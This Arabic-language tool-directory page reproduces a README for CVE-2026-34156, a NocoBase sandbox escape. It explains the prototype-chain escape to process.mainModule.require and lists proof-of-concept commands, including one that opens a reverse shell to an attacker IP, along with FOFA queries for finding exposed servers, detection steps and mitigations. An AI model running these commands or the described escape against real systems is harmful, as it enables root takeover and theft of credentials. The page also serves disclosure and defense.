
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-34156 — CVE-2026-34156 | Kitploit
أدوات/GitHubGitHub/0xblackash/cve-2026-34156
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبCTFاختبار الاختراقالتعلم والتعليم
GitHub0xblackash/cve-2026-34156

CVE-2026-34156

CVE-2026-34156

عرض المستودع
41منذ 7 أشهرلم تتم المراجعة بعد
مشاركة



🚨 CVE-2026-34156 - هروب حاسم من الصندوق الرملي في NocoBase

ChatGPT Image Apr 3, 2026, 01_32_16 PM خطير CVSS 9.9 الثغرة متاحة للجمهور

غير مصادق / صلاحيات منخفضة → تنفيذ أوامر عن بعد كجذر في NocoBase


📌 نظرة عامة

CVE-2026-34156 هي ثغرة خطيرة في الهروب من الصندوق الرملي في NocoBase (منصة مفتوحة المصدر بدون كود/قليل الكود).

يمكن للمهاجم الذي لديه القدرة على إنشاء أو تنفيذ عقدة سكربت سير العمل (حتى بصلاحيات منخفضة) الهروب من الصندوق الرملي vm الخاص بـ Node.js وتحقيق تنفيذ أوامر عن بعد كامل كجذر داخل الحاوية.

الإصدارات المتأثرة

  • NocoBase < 2.0.28

تم الإصلاح في

  • NocoBase 2.0.28 (صدر في مارس 2026)

🛠 تفاصيل الثغرة

  • المكون: @nocobase/plugin-workflow-javascript (عقدة السكربت)
  • النوع: هروب من الصندوق الرملي عبر console._stdout.constructor.constructor
  • التأثير:
    • تنفيذ أوامر عن بعد كـ جذر (uid=0)
    • تنفيذ أوامر عشوائية
    • الوصول إلى نظام الملفات (fs)
    • تسريب متغيرات البيئة (بيانات اعتماد قاعدة البيانات، الأسرار)
    • اختراق الحاوية بالكامل

السبب الجذري

كائن console الذي يتم تمريره إلى الصندوق الرملي هو من المضيف الحقيقي، مما يسمح للمهاجمين بتسلق سلسلة النماذج الأولية والوصول إلى دالة Function الحقيقية → process.mainModule.require.


🚀 استغلال الثغرة

إثبات المفهوم (PoC)

# تنفيذ أمر بسيط
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# شل عكسي
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

يتضمن المستودع: سكربت PoC كامل، قالب Nuclei، وأداة فحص آمنة.


🧪 الكشف

قالب Nuclei

nuclei -u https://target -t cves/CVE-2026-34156.yaml

استعلامات FOFA

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ التخفيف

  1. قم بالترقية فوراً إلى NocoBase 2.0.28 أو أحدث.
  2. قم بتعطيل عقدة سكربت سير العمل للمستخدمين غير الموثوقين.
  3. قم بتشغيل حاويات NocoBase كمستخدم غير جذر.
  4. استخدم عزلًا أقوى (مثل isolated-vm) في بيئة الإنتاج.


📸 لقطات شاشة

cve-2026-34156

⚠️ إخلاء مسؤولية قانوني

هذا المستودع لأغراض البحث الأمني التعليمي والمصرح به فقط.
استخدمه فقط على الأنظمة التي تملكها أو لديك إذن كتابي صريح لاختبارها.

الاستغلال غير المصرح به غير قانوني.


⭐ الإسناد والمراجع

  • الاكتشاف: غير معروف (تم الكشف عنه علنًا)
  • التصحيح: فريق أمان NocoBase
  • NVD: CVE-2026-34156
  • إشعار GitHub: GHSA-px3p-vgh9-m57c

صنع بـ ❤️ لمجتمع الأمن
ابقَ آمنًا. طبق التحديثات بسرعة.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    405
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    261
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →